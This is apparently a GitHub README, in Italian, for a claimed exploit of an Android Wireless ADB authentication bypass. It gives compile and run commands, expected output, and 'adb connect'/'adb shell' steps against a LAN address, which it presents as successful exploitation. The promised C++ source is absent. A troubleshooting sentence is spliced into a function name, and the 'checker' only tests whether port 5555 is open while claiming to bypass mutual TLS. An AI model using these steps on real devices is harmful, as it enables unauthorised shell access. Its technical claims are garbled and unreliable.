 0xredash/cve-2026-0073

Verificatore proof-of-concept ed exploit in C++ per CVE-2026-0073, un bypass dell'autenticazione di Android Wireless ADB che consente l'accesso remoto non autenticato alla shell sulla porta 5555.



CVE-2026-0073 è una vulnerabilità critica di bypass dell'autenticazione nel Wireless ADB di Android (daemon adbd).
Un attaccante sulla stessa rete può aggirare l'autenticazione mutual TLS e connettersi al dispositivo senza l'approvazione dell'utente o un abbinamento precedente.
| Voce | Dettagli |
|---|---|
| CVE ID | CVE-2026-0073 |
| Gravità | Critica |
| Punteggio CVSS | 8.8 |
| Componente interessato | adbd (Android Debug Bridge) - Gestore TLS |
| Tipo | Bypass dell'autenticazione |
| Impatto | Accesso remoto alla shell (utente shell) |
| Corretto | Bollettino di sicurezza Android di maggio 2026 |
Corretto in: livello di patch di sicurezza 2026-05-01 e successivi.
shelladbd_tls_verify_cert()L'errore si verifica perché il file CVE-2026-0073-Checker.cpp non esiste ancora.
nano CVE-2026-0073-Checker.cpp
Copia e incolla il codice completo qui sotto nell'editor:
Salva ed esci (Ctrl + X → Y → Invio)
Compila di nuovo:
g++ -o CVE-2026-0073 CVE-2026-0073-Checker.cpp -lssl -lcrypto -Wall -O2
./CVE-2026-0073 192.168.1.105
Ecco esattamente cosa vedrai se il programma C++ funziona correttamente su un dispositivo Android vulnerabile:
╔══════════════════════════════════════════════════════════════╗
║                CVE-2026-0073  PoC Checker                    ║
║         Android Wireless ADB Authentication Bypass           ║
╚══════════════════════════════════════════════════════════════╝

Target : 192.168.1.105

[*] Checking 192.168.1.105:5555 → OPEN

[!] Wireless ADB Port is Open!
[!] High chance of being vulnerable to CVE-2026-0073

Next Steps:
   1. adb connect 192.168.1.105:5555
   2. adb shell
OPEN in verde → La porta ADB è in ascolto.Esegui questi comandi:
adb connect 192.168.1.105:5555
Se dice:
connected to 192.168.1.105:5555
Poi digita:
adb shell
Dovresti entrare nel dispositivo:
pixel8:/ $
Questa è piena sfruttamento riuscito.
Questo PoC è destinato esclusivamente a scopi educativi e di test autorizzati.
Puoi utilizzare questo strumento solo su dispositivi di tua proprietà o per i quali hai esplicita autorizzazione al test. L'uso non autorizzato è illegale e severamente vietato.
Utilizzare a proprio rischio. L'autore non è responsabile per eventuali danni o conseguenze legali.
🎯 Realizzato con cautela — Utilizzare solo su dispositivi autorizzati.